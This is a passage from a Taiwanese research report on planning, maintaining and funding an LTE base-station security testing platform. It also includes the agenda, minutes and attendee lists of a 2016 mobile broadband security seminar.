實驗時，依據實驗的設計，若涉及 Uu 信號，由於 Uu 介面的信號強度可能受到施測當時的環境因素（溫度、濕度、電子設備干擾等）的影響，但因實驗中的部分裝置採用模擬器設計，因此仍有部分實驗參數是可控制的；實驗者，若能避開這些可能干擾實驗結果的因素，則所設計之實驗仍能滿足可重複性的要求。如此，針對不同裝置，實驗者便可瞭解不同裝置在相同實驗環境下的行為表現，並據以提出實驗分析報告與改善建議。若本檢測平臺能搭配實體隔離室，則不但可確保實驗的重複性，同時也可以良好地控制其訊號干擾情形。

由於本檢測平臺採用 UE 模擬器、基站模擬器、核心網路模擬器等裝置，因此得以仿真不同的通訊介面及其訊號強度，故可用以控制訊號強度變化，並藉以測得不同裝置在不同訊號變化下的行為表現，以瞭解這些裝置是否在訊號不穩定時，容易發生錯誤或成為攻擊者的標的。

除了相容性、功能性測試外，本計畫所設計之檢測平臺亦將搭配不同的攻擊腳本，進行 LTE 網路裝置的安全性與堅實性測試。為了確保這些攻擊腳本所產生之攻擊封包或訊息不致於因不當網管或意外而流出此檢測平臺，因此本計畫研究人員也在此平臺對外的接口上，裝設防火牆裝置，以杜絕系統內部攻擊封包不慎誤流至外部網路，同時也可以杜絕外部網路惡意封包的入侵與攻擊。

簡言之，本計畫所設計之檢測平臺，期能提供基本的相容性、功能性、安全性與堅實性等測試，讓各種行動網路節點裝置在入網上線之前，都能確保其穩定度與安全性，以保障國內行動網路的品質與安全。

第7.6節　行動寬頻資安檢測平臺之維運及營運建議

資訊安全的問題日益嚴重，隨著 LTE 發展越趨成熟，VoLTE 及漫遊服務的商轉議題逐漸發酵，綜觀近年的行動寬頻通訊，最熱門的話題莫過於行動寬頻網路威脅與攻擊，包括電信設備商、資安大廠、資安實驗室、各國政府都積極的維護資安，隨著這樣的資安轉變，許多過去都賣防毒軟體，或是單就防護企業硬體資料安全的廠商，也因應雲端服務興起，與資料量日益龐大的趨勢，漸漸轉型成整體服務，以防護與解決資安問題為重點。

然而安全威脅並非階段性攻擊而是不斷演變，綜整 Fortinet 與趨勢科技最新年度資安預測報告[124]，行動裝置漏洞逐漸成為重要的裝置感染途徑，物聯網變為威脅互聯網，因此隨著攻防案例開發及行動寬頻資安檢測平臺建置備妥後，後續維運規劃及自主營運方針建議如下。

一、設備維護之規劃及建議

行動寬頻資安檢測平臺建置規劃，廠商須負責驗收完成後兩年 5(工作天)*8（上班時數）保固，每年保固費用不得高於設備採購 CAPEX 金額之 15%，保固範圍含行動寬頻資安檢測平臺軟硬體設備使用問題之諮詢、IoT(Interoperability Testing)系統環境設定、故障排除檢測與復原，及協助其他相關資安檢測平臺週邊設備介接設定及故障排除。

（一）檢測諮詢服務

1. 廠商須針對專案及提供本專案之各項軟、硬體設備提供維護服務及驗收完成後兩年保固。
2. 若廠商提供本專案之設備硬體或系統軟體之代理廠商變更時，廠商須提供相同之服務及保固責任。
3. 電話諮詢問題時，廠商應於 24 小時內回覆。
4. 因增加硬體設備、應用軟體或系統使用者，而涉及變更該平臺之既有設定時，廠商須免費提供技術服務，更新或補足相關文件。

[124] “2015 年資訊安全預測”，趨勢科技，2014/11

5. 其他專案如有涉及本行動寬頻資安檢測平臺者,廠商應協助執行軟體之異動(含新增、設定、移除及漏洞修補作業)及硬體之異動。

（二）系統設備保養

1. 行動寬頻資安檢測平臺建置完成後，廠商應每季定期檢核本案所有軟硬體設備，暨前述設備所安裝之相關軟體版本，檢核之深度及項目須經同意後實施，並提供是否應修補之分析報告及負責安裝。

2. 廠商應負責該平臺系統及程式其作業之教育訓練、技術諮詢及輔導。

3. 行動寬頻資安檢測平臺無法正常運作問題(含回應時間或執行程序等) 之排除、修正及除錯。維護條件建議如下：

(1) 廠商接到障礙通知後，須於 24 小時之內（工作日）電話或電郵回覆。

(2) 廠商若仍無法排除障礙，應即通知，於取得同意並取得標的物內 log 檔及網路環境後，三日內安排遠端支援。

(3) 廠商若依上述技術支援仍無法排除障礙，應即通知，並於七日內到現場勘修。

(4) 若設備儀器須送修，廠商須提供同等級 demo set 為備品，直至設備儀器完修送回。

二、建置後自主營運所需資源規劃

（一）人力資源

1. 資通安全研究與教學中心（TWISC）

2005 年依據行政院國科會「知識經濟時代人才培育之基礎平臺與架構計畫」之「資安人才培育分項計畫」，規劃成立資通安全研究與教學中心（Taiwan Information Security Center, 簡稱 TWISC）,整合分散於各大專院校與研究機構之人才資源。TWISC 設置之目的在於以整合力量強化我國資通安全之研究與發展，提昇全民資通安全認知，並建立政府、學術機構、民間企業的合作管道。

其中中區大專院校包含交通大學、清華大學、中央大學、中原大學、中興大學、靜宜大學、逢甲大學、東海大學等，由本計畫顧問謝續平特聘教授召集，TWISC 亦為本委託研究案之合作夥伴，本研究內容範疇為財團法人電信技術中心與 TWISC 學生共同研析及商議完成,在本計畫 9 個月的研究期間有多位 TWISC@NCTU 的碩博士生參與，及前往美國 NIST、FCC 進行國際合作交流。TWISC 發展策略與實施方法為提昇學術研發能量、支援產業應用能量、建構國際合作平臺及種子培訓與教育推廣與

本研究計畫目標「結合學界、研究機構及產學專家組成專業行動寬頻資安研究團隊」不謀而合。

當行動寬頻資安檢測平臺建置完成後，建議可與各TWISC進行合作及人才轉介，共同培養國內碩博士生具理論深度、實務應用能力及國際觀，提昇「在學培訓」之深度與廣度。碩博士生可同時進行資通安全之理論研究，及平臺實際操作與檢測項目實測，增加理論研究之深度與廣度，並透過行動寬頻資安檢測平臺，培養實務應用能力。TWISC 實施策略架構可參考圖 7- 20。




圖 7- 20 TWISC 實施策略架構

資料來源：TWISC

2. 委外經營

國家通訊傳播委員為推動我國資通設備安全檢測，強化使用資通設備之安全性，並促進我國資通環境安全，及滿足政府機關(構)辦理資通設備採購及使用之安全需求，已研擬我國資通設備安全檢測實驗室管理作業要點，並於民國 100 年 12 月 23 日通傳技字第 10043035000 號函，「資通設備資通安全審驗作業要點」。

至 105 年 7 月 21 日止，我國共有 27 個經認可之國內電信設備測試實驗室，若資

安人才招募取得不易，則可考量將「行動寬頻資安檢測平臺」委由認可之實驗室依據審驗作業要點進行資安檢測。

（二）經費資源

1. 頻譜釋照

參考 VCAT 2012 Annual Report [125]，美國立法要求針對頻譜釋照金額若達 72.35 億美金時,將撥補 1 億美金至 NIST 以進行公眾安全(Public Safety)的研究開發與管理；如果頻譜釋照金額超過 276 億美金時，將額外提供 2 億美金至 NIST。2014 年 11 月 3 日開始的 AWS-3 band 65MHz 帶寬的（1695-1710 MHz, 1755-1780 MHz and 2155-2180 MHz bands）頻譜拍賣活動，歷經 341 回合，最後創下了 448 億美金的收入。其中 70 億美金將用來建立第一個全國的國家寬頻公眾安全網路（nation's first nationwide broadband public safety network），3 億美金將投入公眾安全通訊（public safety communications research，PSCR）之研究。在針對 LTE 安全研究部分，因有了充分的經費支持，更可積極擴展及 Lab 建置及平臺架設與儀器採購，NIST 也陸續針對其研究及測試結果發表 NISTIR 8135 Identifying and Categorizing Data Types for Public Safety Mobile Applications、NISTIR 8018 Public Safety Mobile Application Security Requirements Workshop Summary、NISTIR 8014 Considerations for Identity Management in Public Safety Mobile Networks、Draft NISTIR 8071 LTE Architecture Overview and Security Analysis 等研究報告。

2. 廠商支付

參閱英國 A report to the National Security Adviser of the United Kingdom，於 2016 年 5 月所公布之 CYBER SECURITY EVALUATION CENTRE (CSEC) OVERSIGHT BOARD ANNUAL REPORT，CSEC 為電信設備商於 2010 年 11 月所建立的安全評估中心，主要提供英國通訊市場使用的產品之安全性評估，所有檢測設備、檢測人力等費用統統由電信設備商自行支付及吸收，該單位並接受英國政府通訊總部（Government Communications Headquarters ，以下簡稱 GCHQ）監管，CSEC 檢測人

[125] 2012 Annual Report Visiting Committee on Advanced Technology of the National Institute of Standards and Technology U.S. Department of Commerce, February 2013

員皆由 GCHQ 應徵及面談，由電信設備商進行薪水給付。2014 年英國國家安全顧問的建議下，另外又再建立一監督委員會 CSEC Oversight Board，主要是監督及保證 CSEC 技術能力及獨立性，該監督委員會則由 GCHQ、政府單位(Cabinet Office、Whitehall Departmental representatives:Cyber Security and Resilience, Digital Economy Unit, BIS, Office for security and Counter Terrorism, Home Office)及電信業者(BT、Vodafone)組成。CSEC 資安檢測設備採購或是 Lab 擴建，亦須經由 GCHQ、電信設備商同意，監督委員會 CSEC Oversight Board 核准後，由電信設備商出資進行採購及建置。除了 GCHQ 監管、CSEC Oversight Board 監督該安全評估中心運作外，每年亦由 Ernst and Young LLP (E&Y，為一間總部位於英國倫敦的跨國性專業服務公司，亦為四大國際會計師事務所之一)依 ISAE3000(International Standard on Assurance Engagements)進行年度管理稽核。

3. 自主營運

行動寬頻資安檢測平臺建置完成後，為維持永續檢測、檢測自動化與檢測案例開發與時俱進，仍需不段進行資源投入，如人力培訓、設備維護、檢測機制標準化等。若無政府及廠商資金協助下，則須仰賴自主營運。自主營運目的為確保電信設備商產品可達國際標準之資訊技術安全之認證與驗證。藉由國際所訂定之標準與實驗室的檢測技術能量來驗證產品，對資通產品安全性進行把關，協助消費者依需求選用適合的資通安全等級產品，來確保資訊運作的安全。

針對基站設備（含微型基站）目前並沒有國際檢測標準，其產品相關的安全規範於 3GPP TS33.401 闡述，然而 TS33.401 亦參照了許多 3GPP 標準，針對基站產品研發時，電信設備商先循依據 3GPP 所提之規範及所述之威脅進行設計及預防，然而目前並沒有一套完整之共通檢測方法進行 3GPP 規範之驗證。自主營運之前提，則需仰賴法規強制規定基站設備需經第三方公正單位進行基本資安檢測，或電信業者自主要求，或待國際統一之檢測機制標準化後，由電信業者或監理機關要求經國際認可之實驗室進行檢測時，則該檢測平臺可依賴檢測之收入自主營運。

· **共同準則（Common Criteria, ISO/IEC 15408）**[126]

資訊技術安全之認證與驗證機制於歐美各國均早已納入實驗室認證體系中，並以國際標準 ISO/IEC 15408 共同準則(Common Criteria, CC)及 ISO/IEC 18045 共同準則方法論(Common Evaluation Methodology, CEM)為規範，提供測試實驗室針對資通產品進行安全性與安全等級之評估與測試驗證。雖然基站設備目前無國際檢測標準，但若法規要求，則可要求電信業者所安裝及架設之基站需先行取得共同準則 CC 認證，目前已有基站設備商取得該一認證。共同準則評估流程說明如圖 7- 21。

共同準則具體說明資通安全產品於驗證過程中，所應符合之標準規範及要求。以產品角度來看，驗證內容涵蓋產品發展的整個過程，從初期產品設計（Design）、生產（Production）、交付（Delivery），及運作（Operation）等階段。驗證的安全程度係依據申請者所提供產品安全功能之評估保證等級（EAL），證明申請者宣稱其資通安全產品可達之功能等級。共同準則的精神在於協助廠商有系統地開發、設計及製造符合國際標準之可信賴資通安全產品，以滿足消費者或政府之需求。

行政院國家資通安全會報為推動我國建立「資通設備安全檢驗」之實驗室認證體系，特責成電信技術中心(TTC)與中科院引進「國際資安產品驗證標準」，並由電信技術中心負責民間與政府機關之資通裝備安全檢驗，若國際間有法規要求或電信業者要求，基站需取得共同準則 CC 認證時，行動寬頻資安檢測平臺後續維護及檢測之經費來源可仰賴輔導國內外基站廠商取得共同準則 CC 認證收入進行支付。

目前國際資通安全產品於上市時大都朝取得國際 CC 的安全等級認證，以證明該產品的安全性。我國微型基站（HeNB）長期以外銷為主，各類資通產品安全等級認證以產品銷售國之安全標準為依據，大型基站進口僅進行射頻及電磁波檢驗，於國內並無法規要求需進行資訊安全性漏洞分析，未來若法規要求透過共同準則所訂定之標準規範來評估資訊產品、系統以及技術之安全性時，不但可將資訊安全等級的評估工作量化，使評估結果更具意義且對於資訊安全產品開發者在發展系統及消費者在採購具有資訊技術安全功能的產品等方面，能提供有相當幫助之指引，藉由標準規範與實驗室的檢測能量來驗證產品，協助消費者進行產品之安全把關，始能安心使用，即為

[126] 參考"資通產品安全性 共同準則評估檢測技術發展現況"， 吳專吉・謝宛真

達到共同準則發展之目的，亦可為本行動寬頻資安檢測平臺帶進收入，達到自給自足之目標。

圖 7- 21 共同準則評估流程說明

資料來源：本團隊整理

- **GSMA 認可之實驗室**

3GPP 定義了基站設備規範及詳列基站可能遇到的威脅與安全架構建議供設備製造商所遵循及參考，其標準主要著重於協議（protocol）及產品行為的互通性，這些標準化規範可以避免來自協議及介面上的威脅，然而現有的標準並不包括如何安全執行這些協議及如何測試產品漏洞及產品生命週期的安全問題。換言之，安全保證並非 3GPP 標準的一部分。電信業者及電信設備商，因應各國政府對於資安意識的升高，亦著手開始規劃一套全球性且標準化的安全檢測方法與工具。

2012 年年中，由愛立信在 3GPP 會議中起始此議題，最初規劃為參閱 ISO/IEC 15408 共同準則 Common Criteria，然而 3GPP 認為 CC 認證過於繁瑣且時程過於冗長，因此他們採取了一套新的工具方法，名為 Security Assurance Methodology (SECAM)如圖 7- 22，從產品的生命週期管理、安全測試、漏洞測試都提出相關的測試環境及方法（如圖 7- 23）；但是即使產品符合明確定義的一組安全要求，仍然可能包含漏洞。SECAM 於先前 3GPP 標準不同之處，他不只對產品的安全進行要求，針對產品生命週期從研發到製造，都有一定的安全標準。




圖 7- 22 3GPP SECAM 組織

資料來源：3GPP




圖 7- 23 3GPP SECAM 工作說明

資料來源：3GPP

未來確保檢測方法、檢測能量及安全評估的可信任度及信賴度，SECAM 的電信設備製造商及檢測實驗室都需先經由 GSMA 的認證。GSMA 成立了 Network Equipment Security Assurance Group (NESAG)部門（說明如圖 7- 24），主要為進行設備製造商及檢測實驗室資格審查，確保其可充分進行安全檢測，及確保其檢測之結果為國際性可認可之安全規範。SECAM 主要為研析電信產品的安全保障方法，而目前 3GPP 正在著手討論 MME 檢測方法及檢測規範。




圖 7- 24 GSMA NESAG 工作說明

資料來源：3GPP

目前本團隊正積極加入 GSMA，並以初步獲得 GSMA"Mobile Industry Network Equipment Security Assurance Scheme RFI" 資料，這是由電信業者首次嘗試推出的安全保證和安全性測試實驗室和基礎設施設備商開發和產品生命週期的認可。若本團隊可成為 GSMA 認可之實驗室，當電信業者要求其佈署之電信設備需經過國際認證，無論是出口銷售或是進口建置時，都是台灣第一間且唯一一間認證之實驗室，營運經費則可透過檢驗 SECAM 已有規範及檢測方法之產品，收取費用而來。3GPP SECAM & GSMA 安全檢測流程如圖 7- 25。




圖 7- 25 3GPP SECAM & GSMA 安全檢測流程

資料來源：3GPP

第7.7節　小結

本章節提供建置檢測平臺的規劃流程。首先，以概念性驗證為主，嘗試以資源最小化來了解現有行動網路功能。借鏡於無線網路攻擊的手法，來初步地試探現有測試平臺所能提供的功能與未來採購的需求。於「行動寬頻資安檢測項目規劃」中，本團隊統整了現有相關文件以及規範，將所有的威脅劃分為六大類型，並提出一個粗略的規劃方向。並且再針對其中幾個項目做細部的規劃範本，並劃分基礎功能、進階功能、和介面資安檢測項目。

本節所述之基本裝置現階段多以模擬器(仿真器)為主，最主要目的是希望透過可編輯的腳本，能設計並實現不同的攻擊腳本，讓本檢測平臺不僅具有基本的相容性、功能性測試，也能提供安全性與堅實性的測試。讓各裝置在上線服務之前都能具備基本抵禦攻擊的能力，以保障國人使用行動網路的安全。惟部分模擬器以軟體為主，模擬器本身的穩定度也可能影響到檢測結果，為了避免此一情事發生，採購模擬器時，除考慮其功能性之外，宜選用信譽良好之裝置或品牌。又，為了避免本檢測平臺受限於特定廠商或廠牌裝置，採購時，宜慎重考慮產品之可替換性與腳本語言的共通性，以避免將來所開發的資安檢測攻擊腳本無法使用於其他產品上。

本團隊以能進行完整之行動寬頻資安檢測項目測試及檢測項之擴充為基礎，已於期中報告完成行動寬頻檢測平臺規劃，並提供檢測平臺架構所須軟、硬體設備（含 UE、eNodeB、EPC）詳細設計及招標文件製作如「建置基站資安檢測環境計畫-行動寬頻資安檢測平臺詳細設計及招標文件」。

近來，國際行動通訊組織 GSM 協會(Global System for Mobile Communications Association，簡稱 GSMA)為了因應逐漸高漲的行動網路安全意識，其 FASG(Fraud and Security Group)也開始制定相關的檢測項目與標準流程，包括：檢測行動服務欺詐性、探討行動服務條款的濫用情形、快速辨識交遞(Handover)漫遊期間的欺詐行為、雲端服務風險與控制、LTE 網路的安全性配置、LTE 漫遊安全、基礎設施架構的安全性和測試、SS7 安全、檢測惡意行動應用或軟體、IP 連線的安全性、VoLTE 服務的安全性分析等等。本計畫研究人員擬於未來計畫執行期間，持續關注 GSMA 針對安全與檢測方面的會議結論與規範，並依循其規範增修本計畫檢測平臺之系統、功能與腳本，期能讓國內行動網路能符合國際組織的標準與要求。

第8章　行動寬頻資安研討會

第8.1節　辦理成果說明

為了整合與推廣國內於行動寬頻資安之相關知識及意見，本團隊於 105 年 5 月 30 日於張榮發國際會議中心舉辦行動寬頻資安研討會，並邀請國家通訊傳播委員會 吳銘仁簡任技正擔任貴賓。

行動寬頻資安研討會目的為向國內業界與產業推廣及發表本計畫於執行期間與各界合作產出的成果。並蒐集國內產、官、學、研之會中意見，進行本計畫專業知識、實際網路營運經驗等的交流。藉由不同的著眼點，共同協作來持續性地調整計畫執行方向，期能規劃適合國內環境之行動寬頻資安檢測平臺及管理方針，串聯產官學意見並展示本計畫之成果。在產官學三方的互動之下，媒合各方的需求。電信業者可參考現有資安技術和實際營運狀況來檢視現有設備的規格，並且向產業界提出資安防護的建議；或要求檢測實驗室進行資安檢測。

行動寬頻資安研討會議程請參考圖 8-1。

時間/Time	議程/Agenda	主講人/Speaker
13:00-13:30	來賓報到	
13:30-13:40	開幕式暨長官致詞	財團法人電信技術中心 李大嵩 董事長
13:40-14:20	行動寬頻資安威脅介紹	國立交通大學資工系 謝續平 特聘教授
14:20-15:00	HeNB攻擊風險與防護	財團法人資訊工業策進會 高傳凱 博士
15:00-15:20	休息	
15:20-16:00	基站資安管理芻議	財團法人電信技術中心 蔡志明 組長
16:00-16:40	基站資安檢測項目規劃	交通大學副教務長暨電機系 黃育綸 教授
16:40-17:00	閉幕式	財團法人電信技術中心 李大嵩 董事長

圖 8- 1 行動寬頻資安研討會議程

資料來源：本團隊整理

圖 8- 2 行動寬頻資安研討會現場剪影

資料來源：本團隊整理

一、行動寬頻資安研討會會議紀錄

會 議 紀 錄

會議名稱：行動寬頻資安研討會

會議時間：105 年 5 月 30 日，PM130~PM500

會議地點：張榮發基金會國際會議中心 802 室

會議主持人：財團法人電信技術中心 李大嵩董事長

會議記錄：侯曉穎

來賓簽到單：如圖 8-3

一、 開幕式暨長官致詞：由本計畫主持人李大嵩董事長開場

電信技術發展日新月異，持續促進資通訊科技與應用服務融合創新，也為電信產業帶來新的挑戰,當眾人沉醉於智慧型手機及 APP 加值服務的迷人之處時，卻很容易忽略潛藏的安全危機，更遑論經由空氣傳輸訊號之行動寬頻網路。本次研討會將分享本中心承接國家通訊傳播委員會「建置基站資安檢測環境計畫」之委託研究案初期研究結果，由行動寬頻資安威脅介紹著眼，並收斂至基站攻擊風險，提出基站資安管理芻議及檢測項目規劃。

二、 貴賓致詞：由國家通訊傳播委員會吳銘仁簡任技正致詞

國家通訊傳播委員會於民國 102 年 10 月完成行動寬頻業務頻譜釋出作業，各家電信業者於 103 年 5 月起已陸續開台營運，至今行動寬頻用戶數為 1345 萬戶，我國已正式邁入行動寬頻時代。

過去的電信網路基礎設施是封閉和專用的，隨著 VOIP IMS 等新型業務的發展，網路基礎架構也向第三方服務提供商開放接口，基於 IP 的開放協議應用的也越來越多，網路安全面臨的威脅與挑戰將日益嚴重。因此本會委託財團法人電信技術中心，研擬適合我國國情之行動寬頻基站資安檢測機制及管理芻議，以完善我國的行動寬頻資安檢測機制。

三、 研討會內容：

(一) 行動寬頻資安威脅介紹：

由交通大學資工系謝續平特聘教授，透過近年資安議題，行動寬頻網路的架構，提出行動寬頻網路的六大威脅。

(二) HeNB 攻擊風險與防護

由資訊工業策進會高傳凱博士，針對小型基站 HeNB 提出其可能遭遇的攻擊威脅、資安要求建議與防護及檢測技術。

(三) 基站資安管理芻議

由財團法人電信技術中心蔡志明組長，基於 NIST SP800-53、ISO/IEC 27001 框架，於基站實體與環境安全、存取控制、系統與通信、維運管理、稽核紀錄五面向提出管理建議。

(四) 基站資安檢測項目規劃

由交通大學電機系黃育綸教授，針對基站可能的風險分別從地址資訊異動、時間不同步、無線訊號控制、CSG 資訊提出概念性測試結果說明。

研討會內容請參閱第 8.2 節。

四、 問題與討論：

無

財團法人電信技術中心
Telecom Technology Center

行動寬頻資安研討會
來賓簽到表

編號	姓名	所屬單位	職稱	簽名欄
1	謝續平	國立交通大學	特聘教授	
2	高傳凱	財團法人資訊工業策進會	博士	
3	蔡志明	財團法人電信技術中心	組長	
4	黃育綸	國立交通大學	教授	
5	吳銘仁	國家通訊傳播委員會	簡任技正	
6	蘇勇吉	國家通訊傳播委員會	科長	
7	程亦翔	國家通訊傳播委員會		
8	高天助	財團法人資訊工業策進會	所長	
9	吳建興	財團法人資訊工業策進會	主任	
10	洪淑秋	財團法人資訊工業策進會	組長	
11	蔡正煜	財團法人資訊工業策進會	組長	
12	徐暐剑	財團法人資訊工業策進會	正工程師	
13	黃川源	財團法人資訊工業策進會		
14	李承樺	中華電信股份有限公司	高級工程師	
15	廖宏祥	中華電信股份有限公司	工程師	

財團法人電信技術中心
Telecom Technology Center

行動寬頻資安研討會
來賓簽到表

編號	姓名	所屬單位	職稱	簽名欄
16	王家煊	中華電信股份有限公司	工程師	
17	葉高發	中華電信股份有限公司	工程師	
18	黃志帆	台灣大哥大股份有限公司	主任工程師	
19	林昭成	台灣大哥大股份有限公司	部經理	
20	吳齊治	遠傳電信股份有限公司	經理	
21	江華珮	遠傳電信股份有限公司	資深協理	
22	張致中	遠傳電信股份有限公司	經理	
23	蔡光廷	遠傳電信股份有限公司	技術經理	
24	許正倫	台灣之星股份有限公司	經理	
25	侯凱渊	台灣之星股份有限公司	高級工程師	
26	甯鈞鳴	台灣之星股份有限公司	專案工程師	
27	王建中	亞太電信股份有限公司	工程師	
28	何肇輝	台灣愛立信股份有限公司	協理	
29	陳韋龐	台灣愛立信股份有限公司	經理	
30	劉意文	台灣諾基亞通信股份有限公司	業務經理	

財團法人電信技術中心
Telecom Technology Center

行動寬頻資安研討會
來賓簽到表

編號	姓名	所屬單位	職稱	簽名欄
31	林立方	訊崴技術有限公司		
32	黃立群	智易科技股份有限公司	資深軟體工程師	
33	杜堃	智易科技股份有限公司	高級專員	
34	連家豪	中磊電子股份有限公司	經理	
35	謝銘倫	中磊電子股份有限公司	副理	
36	廖清波	合勤科技股份有限公司	資深經理	
37	藍明富	正文科技股份有限公司	副理	
38	周揚智	明泰科技股份有限公司	協理	
39	楊育仁	台灣新思科技股份有限公司	協理	
40	徐婉玲	台灣新思科技股份有限公司		
41	雷詠翔	台灣新思科技股份有限公司		
42	陳益融	聯江通信股份有限公司		
43	王彥中	財團法人電信技術中心	研究員	
44	陳志宇	財團法人電信技術中心	研究員	
45	王思曉	財團法人電信技術中心	助理研究員	

財團法人電信技術中心
Telecom Technology Center

行動寬頻資安研討會
來賓簽到表

編號	姓名	所屬單位	職稱	簽名欄
46				
47				
48				
49				
50				
51				
52				
53				
54				
55				
56				
57				
58				
59				
60				

圖 8- 3 行動寬頻資安研討會簽到單

資料來源：本團隊整理

二、行動寬頻資安研討會各界意見交流及研析建議

